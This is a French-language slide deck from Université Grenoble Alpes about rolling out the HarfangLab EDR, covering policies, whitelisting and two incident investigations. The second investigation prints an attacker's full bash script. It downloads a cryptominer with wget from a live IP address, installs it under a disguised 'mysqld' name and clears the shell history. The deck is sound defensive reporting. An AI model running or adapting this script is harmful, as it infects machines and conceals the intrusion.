

Sécurité des serveurs et postes de travail : Mise en place d'un EDR

Par Frédéric Girousse et Luisa Bouteille



Sommaire

Contexte

Proof Of Concept

Déploiement

Investigation

Bilan

Contexte

Contexte

Université Grenoble Alpes : 59 000 étudiants, 7 700 personnels, 15 000 postes de travail

Une solution centralisée antivirus déployée sur 10 000 postes

Un NDR (Network Detection and Response) depuis 2021

Une maturité sécurité croissante et un appui politique et financier de la présidence

Volonté d'une solution souveraine : Tehtris ou HarfangLab



EDR : Endpoint Detection and Response



Collecte de données

inventaire logiciel

inventaire matériel

données de
télémetrie

eventlogs locaux



Détection et Réponse

analyse
comportementale
des processus
(ex : règles Yara, IOC,
algo SIGM, IA)

réponse automatique
ou manuelle



Amélioration continue sécurité

visualisation des liens
de causalité d'une
chaîne d'attaque


détection failles
sécurités sur drivers

TERMINAUX ET SERVEURS

Proof of Concept

Proof of Concept

Comité technique constitué de 12 structures et plusieurs types de structures :



Déploiement sur une centaine de machines tests (tout OS)

Déploiement

Agent



objectif
10 000
postes

Déploiement simple et silencieux
via notre outil PDQ
ou tout autre moyen

Agent disponible pour :

-  Windows
-  Windows Server
-  MacOS
-  Linux (Red Hat, CentOS, Ubuntu, SUSE, Debian)

Usage CPU/ RAM client en moyenne :

- 0.5% du CPU
- 100Mo de mémoire vive

HarfangLab

HarfangLab

»»»» About page

Agent	3.2.10
Connection to manager	● Connected
Driver	● Connected (3.2.10)

HarfangLab

Tri , Groupe et Policies

Besoins :

- en cas de détection, prévenir **au plus proche** du gestionnaire de parc concerné
- l'équipe de sécurité en prestation (SOC) doit **comprendre nos périmètres**
- distribuer des politiques de sécurités d'agent **adaptées** à chaque population de machines

Création de **groupes**
par structures ou usage

Création de **règles de tri**
(discriminant sur nom de
machine ou @IP)

Affectation de **Policies**
selon les groupes

Création de 64 groupes

Création de 8 politiques dont 2 principales ...

Name	
Block-Full	Politique avec tous les moteurs en "alert & block"
Block-light	Politique avec les
default	
Postes de travail [DETECT]	
Postes de travail [PROTECT]	
Postes de travail [PROTECT] (test copy for host file protection)	
Serveurs [DETECT]	
Serveurs [PROTECT]	

DETECT

inventaire

remontée
de détection

aucun blocage

but : whitelisting

PROTECT

inventaire

remontée
de détection

blocage automatique
des processus
malicieux

Whitelisting

6 passes de
Whitelisting

200 détections
« critiques »
auditées

découvertes de
failles de sécurité
« drivers »


	G	H	I	J	K	
	execution	rule_name	process.commandline	groups	commentaire	
2	##	Detected	Recommended driver block list	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
3	##	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
4	##	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
5	33	Detected	LSASS Process Memory Accessed fr	C:\Program Files\Windows Defender\Windows Defender.exe		
6	24	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
7	18	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
8	18	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
9	18	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
10	18	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
11	18	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
12	17	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
13	17	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
14	17	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
15	12	Detected	Recommended driver block list	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
16	12	Detected	Volume Shadow Copies Deleted	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
17	9	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
18	5	Detected	Recommended driver block list	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
19	4	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
20	3	Detected	Recommended driver block list	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
21	3	Detected	Recommended driver block list	C:\Windows\System32\drivers\ksecdd.sys ->C:\Win		
22	3	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
23	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
24	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
25	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
26	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
27	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
28	2	Detected	ransomware detection	C:\Program Files\Windows Defender\Windows Defender.exe		
29	2	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		
30	1	Detected	Suspicious binary	C:\Program Files\Windows Defender\Windows Defender.exe		

Investigation

Investigation

Blocage processus
AUTOMATIQUE

Premier cas : remontée de détection critique en interne menant à investigation



The screenshot shows a security dashboard with the following elements:

- Navigation tabs: Summary, Host properties, Quarantine, Security events (selected).
- Buttons: Settings (10), CSV (download icon).
- Filter button: + Filter.
- Table with columns: Status, Level, Maturity.

	Status	Level	Maturity
<input type="checkbox"/>	Closed	Critical	Stable
<input type="checkbox"/>	Closed	Critical	Stable
<input type="checkbox"/>	New	Low	Stable

Investigation via télémétrie en temps réelle

inventaire hardware / software

processus exécutés


binaires présents sur les terminaux

connexions réseau établies

journaux d'évènements Windows

Investigation

Second cas : remontée d'incident par notre société d'infogérance





PRIORITÉ
1



IMPACT
Haut



EXPLOITATION
Simple



CORRECTION
Simple

Synthèse

Source de logs : EDR HarfangLab

Date de détection : 5 février 2024 vers 08h58 (UTC)

Machine : [REDACTED]

Description : Exécution d'un script suspect provoquant la suppression de l'historique bash et indiquant le téléchargement d'un potentiel "miner"

Menace : Infection malware

Compte utilisateur :

- [REDACTED]

Processus relevé :

- bash

Ligne de commande :

- Voir lien EDR

Action EDR :

- Detect

Lien EDR :

- [REDACTED] [/security-event/J0F_eI0ByRNByqfXkeQr/summary](#)
- [REDACTED] [/telemetry/processes?limit=25&offset=0&image_name__wildcard=.none/mysqlid&ordering=-event_create_date](#)

Le 5 février 2024 vers 08h58 (UTC), nous avons détecté l'exécution d'un script permettant le téléchargement d'un potentiel "miner" depuis l'adresse suivante : "hxxp://146.59.152.67/480.tar.gz"

Security event - Shell History File Cleared (Linux) [View threat](#)

[Add Whitelist](#) [Quick actions](#)

[Summary](#) [Process tree](#) [Related timeline](#) [Rule](#) [Static analysis](#)

High Security event sigma [Download security event JSON](#)

Shell History File Cleared (Linux)

Detects the shell history file being removed or truncated. Attackers may clear the command history of a compromised account to conceal the actions undertaken during an intrusion.

Endpoint detection date: 2024-02-05 08:58:50Z

Process

bash
Integrity Level

Process name [🔗](#) bash (pid=134900)

Image name [🔗](#) /usr/bin/bash [Download](#)

Command-line [🔗](#)

```
bash -c
miner_exec=".none/mysqld"
miner_dir=$(dirname "${miner_exec}")
miner_file=$(basename "${miner_exec}")
miner_src="http://146.59.152.67/480.tar.gz"
mapfile -t proc_ids < <{(pgrep "${miner_file}")}
for proc_id in "${proc_ids[@]}; do
proc_exec=$(readlink -f /proc/"${proc_id}"/exe | grep "${miner_dir}")
if [[ -n "${proc_exec}" ]]; then
cpu_load=$(ps -p "${proc_id}" -o pcpu=)
echo "RESULT RUNNING:${cpu_load}"
history -c && history -w
exit 0
fi
done

if [[ ! -f "${miner_exec}" ]]; then
if [[ -f "${miner_dir}" ]]; then
rm "${miner_dir}"
fi
mkdir -p "${miner_dir}"
wget -qO- --no-check-certificate "${miner_src}" | tar xvz -C "${miner_dir}"
mv "${miner_dir}/mysqld" "${miner_exec}"
if [[ ! -f "${miner_exec}" ]]; then
echo "RESULT BAD_INSTALL"
history -c && history -w
exit 0
fi
fi
```

Debian GNU/Linux 12 (bookworm) (6.1.0-18-amd64)

Status [🔗](#) [Outlook](#)

Version 3.2.5

IP Address [🔗](#) [REDACTED]

Status: Alert creation

- Alert creation 2024-02-05 08:58:50Z
 - Changed to false positive
 - Changed to investigating
 - Host isolated from network

L'exécution du miner s'est faite sous le nom de ".none/mysqld". Nous constatons d'ailleurs que ce processus (.none/mysqld) a été vu sur une autre machine : "[REDACTED]": [https://\[REDACTED\]/telemetry/processes?limit=25&offset=0&image_name_wildcard=.none/mysqld&ordering=-event_create_date](https://[REDACTED]/telemetry/processes?limit=25&offset=0&image_name_wildcard=.none/mysqld&ordering=-event_create_date)

Investigation

Second cas : remontée d'incident par notre société d'infogérance

Recommandations

Nous vous recommandons de :

- Procéder à la suppression du "miner" ainsi que toutes ses dépendances
- Sensibiliser l'utilisateur sur les risques d'infection malwares

Bilan

Bilan



Où en sommes nous
dans ce projet ?



Retour
d'expérience

Bilan
produit



2022
Benchmark
des
solutions

Mars 2023
POC avec
Groupe de
Travail

Juin 2023
Point avec le
CNRS et l'INP

Juillet 2023
Commande
passée
Phase
d'échange avec
Advens
Début de
déploiement

Décembre –
Avril 2024
Déploiement
massif pour
10 000 postes

Retour d'expérience :

- Phase de BUILD demandeuse en ressources humaines
- Un déploiement par phases (massif puis machine par machine)
- Passage du mode DETECT à PROTECT pouvant être inquiétante
- Mobiliser du monde autour du projet
- Accompagnement par une société d'infogérance fortement conseillé



Bilan Produit :

L'EDR comble un « trou dans la raquette »

- déployé sur **TOUTES** les machines (multi OS, endpoints et serveurs)
- moteurs de détections comportementaux de l'EDR complètent la solution antivirus existante
- télémétrie fine permet **investigation complète** des menaces
- SOC (Security Operational Center) externalisé permet surveillance 24/24 7j/7